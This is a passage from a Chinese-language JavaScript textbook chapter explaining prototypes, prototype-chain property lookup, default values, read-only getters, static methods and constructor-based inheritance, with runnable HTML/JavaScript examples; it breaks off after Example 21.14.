


图 21.1　类型的四种属性

21.2　神奇的 prototype

对于初学 JavaScript 的人来说，prototype 是一种很神奇的特性，而事实上，prototype 对于 JavaScript 的意义重大，prototype 不仅仅是一种管理对象继承的机制，更是一种出色的设计思想。

21.2.1　什么是 prototype

JavaScript 中对象的 prototype 属性，可以返回对象类型原型的引用。这是一个相当拗口的解释，要理解它，先要正确理解对象类型（Type）以及原型（prototype）的概念。

前面我们说，对象的类（Class）和对象实例（Instance）之间是一种“创建”关系，因此我们把“类”看作是对象特征的模型化，而对象看作是类特征的具体化，或者说，类（Class）是对象的一个类型（Type）。例如，在前面的例子中，p1 和 p2 的类型都是 Point，在 JavaScript 中，通过 instanceof 运算符可以验证这一点：

```
p1 instanceof Point
p2 instanceof Point
```

但是，Point 不是 p1 和 p2 的唯一类型，因为 p1 和 p2 都是对象，所以 Obejct 也是它们的类型，因为 Object 是比 Point 更加泛化的类，所以我们说，Obejct 和 Point 之间有一种衍生关系，在后面我们会知道，这种关系被叫做“继承”，它也是对象之间泛化关系的一个特例，是面向对象中不可缺少的一种基本关系。

在面向对象领域里，实例与类型不是唯一的一对可描述的抽象关系，在 JavaScript 中，另外一种重要的抽象关系是类型（Type）与原型（prototype）。这种关系是一种更高层次的抽象关系，它恰好和类型与实例的抽象关系构成了一个三层的链，图 21.2 描述了这种关系：




图 21.2　对象、类型与原型的关系

在现实生活中，我们常常说，某个东西是以另一个东西为原型创作的。这两个东西可以是同一个类型，也可以是不同类型。习语“照猫画虎”，这里的猫就是原型，而虎就是类型，用 JavaScript 的 prototype 来表示就是“虎.prototype =某只猫”或者“虎.prototype= new 猫()”。

“原型”是描述自然界事物之间“归类”关系的一种，另外几种关系包括“继承”和“接口”。一般来说，“继承”描述的是事物之间固有的衍生关系，能被“继承”所描述的事物之间具有很强的关联性（血缘）。“接口”描述的是事物功用方面的共同特征。而“原型”则倾向于描述事物之间的“相似性”。从这一点来看，“原型”在描述事物关联性的方面，比继承和接口更加广义。

如果你是 Java 程序员，上面的例子从继承的角度来考虑，当然不可能用“猫”去继承“虎”，也不可能用“虎”去继承“猫”，要描述它们的关系，需要建立一个涵盖了它们共性的“抽象类”，或者你会叫它“猫科动物”。可是，如果我的系统中只需要用到“猫”和“老虎”，那么这个多余的“猫科动物”对于我来说没有任何意义，我只需要表达的是，“老虎”有点像“猫”，仅此而已。在这里，用原型帮我们成功地节省了一个没有必要建立的类型“猫科动物”。

要深入理解原型，可以研究关于它的一种设计模式——prototype pattern，这种模式的核心是用原型实例指定创建对象的种类，并且通过拷贝这些原型创建新的对象。JavaScript 的 prototype 就类似于这种方式。

关于 prototype pattern 的详细内容可以参考《设计模式》（《Design Patterns》）它不是本书讨论的范围。

注意，原型模式要求一个类型在一个时刻只能有一个原型（而一个实例在一个时刻显然可以有多个类型）。对于 JavaScript 来说，这个限制有两层含义，第一是每个具体的 JavaScript 类型有且仅有一个原型（prototype），在默认的情况下，该原型是一个 Object 对象（注意不是 Object 类型！）。第二是，这个类型的实例的所有类型，必须是满足原型关系的类型链。例如 p1 所属的类型是 Point 和 Object，而一个 Object 对象是 Point 的原型。假如有一个对象，它所属的类型分别为 ClassA、ClassB、ClassC 和 Object，那么必须满足这四个类构成某种完整的原型链，例如：

例 21.4　原型关系的类型链

```
function ClassA()
{
    ......
}
ClassA.prototype = new Object();  //这个可以省略
function ClassB()
{
    ......
}
ClassB.prototype = new ClassA(); //ClassB 以 ClassA 的对象为原型
function ClassC()
{
    ......
}
ClassC.prototype = new ClassB(); //ClassC 以 ClassB 的对象为原型

var obj = new ClassC();
alert(obj instanceof ClassC);  //true
alert(obj instanceof ClassB);  //true
```

```
alert(obj instanceof ClassA);  //true
alert(obj instanceof Object);  //true
```

图 21.3 简单描述了它们之间的关系：




图 21.3　原型关系的类型链

有意思的是，JavaScript 并没有规定一个类型的原型的类型（这又是一段非常拗口的话），因此它可以是任何类型，通常是某种对象，这样，对象-类型-原形（对象）就可能构成一个环状结构，或者其他有意思的拓扑结构，这些结构为 JavaScript 带来了五花八门的用法，其中的一些用法不但巧妙而且充满美感。下面的一节主要介绍 prototype 的用法。

21.2.2　prototype 的使用技巧

在了解 prototype 的使用技巧之前，首先要弄明白 prototype 的特性。JavaScript 为每一个类型（Type）都提供了一个 prototype 属性，将这个属性指向一个对象，这个对象就成为了这个类型的“原型”，这意味着由这个类型所创建的所有对象都具有这个原型的特性。

21.2.2.1　给原型对象添加属性

JavaScript 的对象是动态的，原型也不例外，给 prototype 增加或者减少属性，将改变这个类型的原型，这种改变将直接作用到由这个原型创建的所有对象上，例如：

例 21.5　给原型对象添加属性

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Example 21.5 给原型对象添加属性</title>
```

```
</head>
<body>
<h1 id="output"></h1>
<script language="javascript" type="text/javascript">
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function Point(x, y)
    {
        this.x = x;
        this.y = y;
    }
    var p1 = new Point(1,2);
    var p2 = new Point(3,4);
    Point.prototype.z = 0; //动态为 Point 的原型添加了属性
    dwn(p1.z);
    dwn(p2.z);  //同时作用于 Point 类型创建的所有对象
-->
</script>
</body>
</html>
```

21.2.2.2　带默认值的 Point 对象

如果给某个对象的类型的原型添加了某个名为 a 的属性，而这个对象本身又有一个名为 a 的同名属性，则在访问这个对象的属性 a 时，对象本身的属性“覆盖”了原型属性，但是原型属性并没有消失，当你用 delete 运算符将对象本身的属性 a 删除时，对象的原型属性就恢复了可见性。利用这个特性，可以为对象的属性设定默认值，例如：

例 21.6　带默认值的 Point 对象

```
<html>
<head>
    <title>Example-21.6 带默认值的 Point 对象</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function Point(x, y)
    {
        if(x) this.x = x;
```

```
        if(y) this.y = y;
    }
    //设定 Point 对象的 x、y 默认值为 0
    Point.prototype.x = 0;
    Point.prototype.y = 0;
    //p1 是一个默认(0,0)的对象
    var p1 = new Point;
    //p2 赋予值(1,2)
    var p2 = new Point(1,2);
    dwn(p1.x+","+p1.y);
    dwn(p2.x+","+p2.y);
-->
</script>
</body>
</html>
```

执行结果如图 21.4 所示：

图 21.4　带默认值的 Point 对象

21.2.2.3　delete 操作将对象属性恢复为默认值

上面的例子通过 prototype 为 Point 对象设定了默认值(0,0)，因此 p1 的值为(0,0)，p2 的值为(1,2)，通过 delete p2.x, delete p2.y; 可以将 p2 的值恢复为(0,0)。下面是一个更有意思的例子：

例 21.7　delete 操作将对象属性恢复为默认值

```
<html>
<head>
    <title>Example-21.7 delete 操作将对象属性恢复为默认值</title>
</head>
<body>
<script>
<!--
```

```
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    function ClassA()
    {
        this.a = 100;
        this.b = 200;
        this.c = 300;
    }
    ClassA.prototype = new ClassA(); //将 a、b、c 同时设为 ClassA 的默认值

    //这个方法可将自身的非原型属性删除，达到 reset 的效果
    ClassA.prototype.reset = function()
    {
        for(var each in this)
        {
            delete this[each];
        }
    }

    //构造一个 ClassA 对象
    var a = new ClassA();
    dwn(a.a);
    //改变 a、b、c 属性的值
    a.a *= 2;
    a.b *= 2;
    a.c *= 2;
    //显示改变后的值
    dwn(a.a);
    dwn(a.b);
    dwn(a.c);
    //调用 reset 方法将对象的值恢复为默认值
    a.reset();
    //显示恢复后的默认值
    dwn(a.a);
    dwn(a.b);
    dwn(a.c);
-->
</script>
</body>
</html>
```

执行结果如图 21.5 所示：




图 21.5　delete 操作将对象属性恢复为默认值

21.2.2.4　使用 prototype 巧设 getter

利用 prototype 还可以为对象的属性设置一个只读的 getter，从而避免它被改写。下面是一个例子：

例 21.8　使用 prototype 巧设 getter

```
function Point(x, y)
{
    if(x) this.x = x;
    if(y) this.y = y;
}
Point.prototype.x = 0;
Point.prototype.y = 0;

function LineSegment(p1, p2)
{
    //私有成员
    var m_firstPoint = p1;
    var m_lastPoint = p2;
    var m_width = {
        valueOf : function(){return Math.abs(p1.x - p2.x)},
        toString : function(){return Math.abs(p1.x - p2.x)}
    }
    var m_height = {
        valueOf : function(){return Math.abs(p1.y - p2.y)},
        toString : function(){return Math.abs(p1.y - p2.y)}
    }

    //getter
```

```
    this.getFirstPoint = function()
    {
        return m_firstPoint;
    }
    this.getLastPoint = function()
    {
        return m_lastPoint;
    }

    //公有属性
    this.length = {
        valueOf : function(){return Math.sqrt(m_width*m_width + m_height*m_height)},
        toString : function(){return Math.sqrt(m_width*m_width + m_height*m_height)}
    }
}
//构造 p1、p2 两个 Point 对象
var p1 = new Point;
var p2 = new Point(2,3);
//用 p1、p2 构造 line1 一个 LineSegment 对象
var line1 = new LineSegment(p1, p2);
//取得 line1 的第一个端点（即 p1）
var lp = line1.getFirstPoint();
//不小心改写了 lp 的值，破坏了 lp 的原始值而且不可恢复
//因为此时 p1 的 x 属性发生了变化
lp.x = 100;
alert(line1.getFirstPoint().x);
alert(line1.length); //就连 line1.lenght 都发生了改变
```

将 this.getFirstPoint()改写为下面这个样子：

```
this.getFirstPoint = function()
{
    function GETTER(){};    //定义一个临时类型
    //将 m_firstPoint 设为这个类型的原型
    GETTER.prototype = m_firstPoint;
    //构造一个这个类型的对象返回
    return new GETTER();
}
```

则可以避免这个问题，保证了 m_firstPoint 属性的只读性。

21.2.2.5　delete 操作恢复原型属性的可见性

实际上，将一个对象设置为一个类型的原型，相当于通过实例化这个类型，为对象建立只读副本，在任何时候对副本进行改变，都不会影响到原始对象，而对原始对象进行改变，则会影响到每一个副本，除非被改变的属性已经被副本自己的同名属性覆盖。用 delete 操作将对象自己的同名属性删除，则可以恢复原型属性的可见性。下面再举一个例子：

例 21.9　delete 操作恢复原型属性的可见性

```
<html>
<head>
    <title>Example-21.9</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个多边形（Polygon）类型
    function Polygon()
    {
        //存放多边形的顶点
        var m_points = [];
        m_points = Array.apply(m_points, arguments);

        //用上面介绍的那种方式定义 getter
        function GETTER(){};
        GETTER.prototype = m_points[0];
        this.firstPoint = new GETTER();

        //公有属性
        this.length = {
            valueOf : function(){return m_points.length},
            toString : function(){return m_points.length}
        }

        //添加一个或多个顶点
        this.add = function(){
            m_points.push.apply(m_points, arguments);
        }

        //取得序号为 idx 的顶点
        this.getPoint = function(idx)
        {
            return m_points[idx];
        }

        //设置特定需要的顶点
        this.setPoint = function(idx, point)
        {
            if(m_points[idx] == null)
            {
```

```
                m_points[idx] = point;
            }
            else
            {
                m_points[idx].x = point.x;
                m_points[idx].y = point.y;
            }
        }
    }
    //构造一个三角形 p
    var p = new Polygon({x:1, y:2},{x:2, y:4},{x:2, y:6});
    dwn(p.length);
    dwn(p.firstPoint.x);
    dwn(p.firstPoint.y);
    p.firstPoint.x = 100;    //不小心写了它的值
    dwn(p.getPoint(0).x);    //不会影响到实际的私有成员
    delete p.firstPoint.x    //恢复
    dwn(p.firstPoint.x);

    p.setPoint(0, {x:3,y:4}); //通过 setter 改写了实际的私有成员
    dwn(p.firstPoint.x);      //getter 的值发生了改变
    dwn(p.getPoint(0).x);
-->
</script>
</body>
</html>
```

执行结果如图 21.6 所示：




图 21.6　delete 操作恢复原型属性的可见性

21.2.2.6　使用 prototype 创建大量副本

注意，上面的两个例子还说明了用 prototype 可以快速创建对象的一个或多个副本，一般情况下，利用 prototype 来创建大量的复杂对象的副本，要比用其他任何方法来 copy 对象快得多。注意到，以一个对象为原型，来创建大量的新对象，这正是 prototype pattern 的本质。下面是一个例子：

例 21.10　构建大量副本

```
var p1 = new Point(1,2);
var points = [];
var PointPrototype = function(){};
PointPrototype.prototype = p1;
for(var i = 0; i < 10000; i++)
{
    points[i] = new PointPrototype();
    //由于 PointPrototype 的构造函数是空函数，因此它的构造要比直接构造//p1 副本快得多
}
```

21.2.2.7　使用 prototype 定义静态方法

除了以上作用，prototype 更常见的用处是声明对象的方法。因为，在一般情况下，和属性相比，对象的方法不会轻易改变，正好利用 prototype 的静态特性来声明方法，这样避免了在构造函数中每次对方法进行重新赋值，节省了时间和空间。例如：

例 21.11　定义静态方法

```
function Point(x, y)
{
    this.x = x;
    this.y = y;
}
Point.prototype.distance = function(){
    return Math.sqrt(this.x * this.x + this.y * this.y);
}
```

上面的例子中，也可以用 this.distance = function(){}的形式来定义 Point 对象的 distance()方法，但是用 prototype 避免了每次调用构造函数时对 this.distance 的赋值操作和函数构造，如果程序里构造对象的次数很多的话，时间和空间的节省是非常明显的。

> 小技巧：尽量采用 prototype 定义对象方法，除非该方法要访问对象的私有成员或者返回某些引用了构造函数上下文的闭包。

习惯上，我们把采用 prototype 定义的属性和方法称为静态属性和静态方法，或者原型属性和原型方法，把用 this 定义的属性和方法称为公有属性和公有方法。

尽管采用 prototype 和采用 this 定义的属性和方法在对象调用的形式上是一致的，以至于在一段代码中甚至很难严格区分，但是用“静态”两个字还是很好地诠释了 prototype 在数据存储上的特质，即所有的实例共享唯一的副本。这一点和 C++中的 static 成员非常相似，但是和 C#不同，C#中的 static 方法的调用形式是通过类型的“.”运算符，这相当于 JavaScript 中的类属性和类方法。

- 关于“公有属性”、“私有属性”、“静态属性”和“类属性”的话题，在后续的章节中还会有更为详细的介绍。

除了上面所说的这些使用技巧之外，prototype 因为它独特的特性，还有其他一些用途，被用作最广泛和最广为人知的可能是用它来模拟继承，关于这一点，留待下一节中去讨论。

21.2.3　prototype 的实质及其范例

上面已经说了 prototype 的作用，现在我们来透过规律揭示 prototype 的实质。

我们说，prototype 的行为类似于 C++中的静态域，将一个属性添加为 prototype 的属性，这个属性将被该类型创建的所有实例所共享，但是这种共享是只读的。在任何一个实例中只能够用自己的同名属性覆盖这个属性，而不能够改变它。换句话说，对象在读取某个属性时，总是先检查自身域的属性表，如果有这个属性，则会返回这个属性，否则就去读取 prototype 域，返回 protoype 域上的属性。另外，JavaScript 允许 protoype 域引用任何类型的对象，因此，如果对 protoype 域的读取依然没有找到这个属性，则 JavaScript 将递归地查找 prototype 域所指向对象的 prototype 域，直到这个对象的 prototype 域为它本身或者出现循环为止。

而下面的这个代码揭示了对象属性查找的 prototype 规律：

例 21.12　对象属性查找的 prototype 规律

```
<html>
<head>
    <title>Example-21.12</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }

    //定义 Point2D 对象
    function Point2D(x, y)
    {
        this.x = x;
        this.y = y;
    }
    Point2D.prototype.x = 0;
    Point2D.prototype.y = 0;

    //定义 ColorPoint2D 对象
    function ColorPoint2D(x, y, c)
    {
        this.x = x;
        this.y = y;
```

```
    }

    //ColorPoint2D 以 Point2D 对象为原型
    ColorPoint2D.prototype = new Point2D();
    ColorPoint2D.prototype.x = 1;
    ColorPoint2D.prototype.y = 1;

    //构造一个 ColorPoint2D 对象
    var cp = new ColorPoint2D(10,20,"red");
    dwn(cp.x);  //10-先查找 cp 本身的属性
    delete cp.x;
    dwn(cp.x);  //1-删除后查找上层原型链上的属性
    delete ColorPoint2D.prototype.x;
    dwn(cp.x);  //0-删除后继续查找更上层原型链上的属性
-->
</script>
</body>
</html>
```

执行结果如图 21.7 所示：

图 21.7　对象属性查找的 prototype 规律

21.2.4　prototype 的价值与局限性

从上面的分析我们理解了 prototype，通过它能够以一个对象为原型，安全地创建大量的实例，这就是 prototype 的真正含义，也是它的价值所在。后面我们会看到，利用 prototype 的这个特性，可以用来模拟对象的继承，但是要知道，prototype 用来模拟继承尽管也是它的一个重要价值，但是绝对不是它的核心，换句话说，JavaScript 之所以支持 prototype，绝对不是仅仅用来实现它的对象继承，即使没有了 prototype 继承，JavaScript 的 prototype 机制依然是非常有用的。

由于 prototype 仅仅是以对象为原型给类型构建副本，因此它也具有很大的局限性。首先，它在类型的 prototype 域上并不是表现为一种值拷贝，而是一种引用拷贝，这带来了“副作用”。改变某个原型上引用类型的属性的属性值（又是一个相当拗口的解释:P），将会彻底影响到这个类型创建的每一个实例。

有的时候这正是我们需要的(比如某一类所有对象的改变默认值),但有的时候这也是我们所不希望的(比如在类继承的时候),下面给出了一个例子:

例 21.13　prototype 的局限性

```
<html>
<head>
    <title>Example-21.13</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个类型 ClassA，它的对象有一个引用类型的属性 a（a 是一个数组）
    function ClassA()
    {
        this.a=[];
    }
    //定义一个类型 ClassB
    function ClassB()
    {
        this.b=function(){};
    }
    //ClassB 以 ClassA 的对象为原型
    ClassB.prototype=new ClassA();
    //创建两个 ClassB 类型的对象
    var objB1=new ClassB();
    var objB2=new ClassB();
    //改变 objB1 对象中的 a 属性的值
    objB1.a.push(1,2,3);
    dwn(objB2.a);
        //所有 b 的实例中的 a 成员全都变了!! 这并不是这个例子所希望看到的。
        //原因是 ClassA 类型的对象中的 a 属性的类型是一个数组
        //而数组是一个引用类型的属性（回忆什么是值类型和引用类型）
        //ClassB 的原型又引用 ClassA 的一个对象，因此
        //objB1 和 objB2 共享了引用类型的原型属性 a
        //于是通过两个中的任何一个操作 a 数组中的元素，结果都会导致 a 的值改变
-->
</script>
</body>
</html>
```

执行结果如图 21.8 所示:




图 21.8　prototype 的局限性

总之，prototype 是一种面向对象的机制，它通过原型来管理类型与对象之间的关系，prototype 的特点是能够以某个类型为原型构造大量的对象。以 prototype 机制来模拟的继承是一种原型继承，它是 JavaScript 多种继承实现方式中的一种（在下一节我们会详细讨论它）。尽管 prototype 和传统的 Class 模式不同，但是我们仍然可以认为 prototype-based 是一种纯粹的面向对象机制。

21.3　继承与多态

继承与多态是面向对象最重要的两个特征，JavaScript 能用语言本身的特性来实现它们。

21.3.1　什么是继承

前面已经说过，如果两个类都是同一个实例的类型，那么它们之间存在着某些关系，我们把同一个实例的类型之间的泛化关系称为“继承”。

这很容易理解，例如，“白马”是一种“马”，“白马”和“马”之间的关系就是继承关系。“一匹白马”是“白马”的一个实例，“白马”是“一匹马”的类型，而“马”同样是“一匹马”的类型，“马”是“白马”的泛化，所以“白马”继承自“马”。上述听起来复杂的关系可以简单地用图 21.9 来表示：




图 21.9　继承关系

一旦确定了两个类的继承关系，就至少意味着三层含义，一是子类的实例可以共享父类的方法，二是子类可以覆盖父类的方法或者扩展新的方法，三是子类和父类都是的子类实例的“类型”。

在 JavaScript 中，并不直接从文法上支持继承，换句话说，JavaScript 没有实现“继承”的语法，从这个意义上来说，JavaScript 并不是直接的面向对象的语言。

在 JavaScript 中，继承是通过模拟的方法来实现的，在下一小节里，我们将讨论 JavaScript 中具体的

实现继承的方法。

21.3.2　实现继承的方法

从上一小节我们知道，要实现继承，其实就是实现上面所说的三层含义，即子类的实例可以共享父类的方法，子类可以覆盖父类的方法或者扩展新的方法，以及子类和父类都是子类实例的“类型”。

对于 JavaScript 来说要实现上面这三层含义，其实既简单又不简单。这个结论听起来很矛盾，但是你很快就会发现它是有道理的。下面将介绍几种 JavaScript 中具体的实现继承的方法，并详细分析它们的利与弊。

21.3.2.1　构造继承法及其例子

JavaScript 中实现继承的第一种方法被称作构造继承法。顾名思义，这种继承方法的形式是在子类中执行父类的构造函数，例如：

例 21.14　构造继承法

```
<html>
<head>
    <title>Example-21.14 构造继承法</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Collection 类型
    function Collection(size)
    {
        this.size = function(){return size};    //公有方法，可以被继承
    }

    Collection.prototype.isEmpty = function(){  //静态方法，不能被继承
        return this.size() == 0;
    }

    //定义一个 ArrayList 类型，它“继承” Collection 类型
    function ArrayList()
    {
        var m_elements = []; //私有成员，不能被继承
        m_elements = Array.apply(m_elements, arguments);

        //ArrayList 类型继承 Collection
        this.base = Collection;
```

```
    this.base.call(this, m_elements.length);

    this.add = function()
    {
        return m_elements.push.apply(m_elements, arguments);
    }
    this.toArray = function()
    {
        return m_elements;
    }
}

ArrayList.prototype.toString = function()
{
   return this.toArray().toString();
}
//定义一个 SortedList 类型，它继承 ArrayList 类型
function SortedList()
{
    //SortedList 类型继承 ArrayList
    this.base = ArrayList;
    this.base.apply(this, arguments);

    this.sort = function()
    {
        var arr = this.toArray();
        arr.sort.apply(arr, arguments);
    }
}

//构造一个 ArrayList
var a = new ArrayList(1,2,3);
dwn(a);
dwn(a.size());       //a 从 Collection 继承了 size()方法
dwn(a.isEmpty);      //但是 a 没有继承到 isEmpty()方法

//构造一个 SortedList
var b = new SortedList(3,1,2);
b.add(4,0);          //b 从 ArrayList 继承了 add()方法
dwn(b.toArray());    //b 从 ArrayList 继承了 toArray()方法
b.sort();            //b 自己实现的 sort()方法
dwn(b.toArray());
dwn(b);
dwn(b.size());       //b 从 Collection 继承了 size()方法
```

```
-->
</script>
</body>
</html>
```

执行结果如图 21.10 所示：

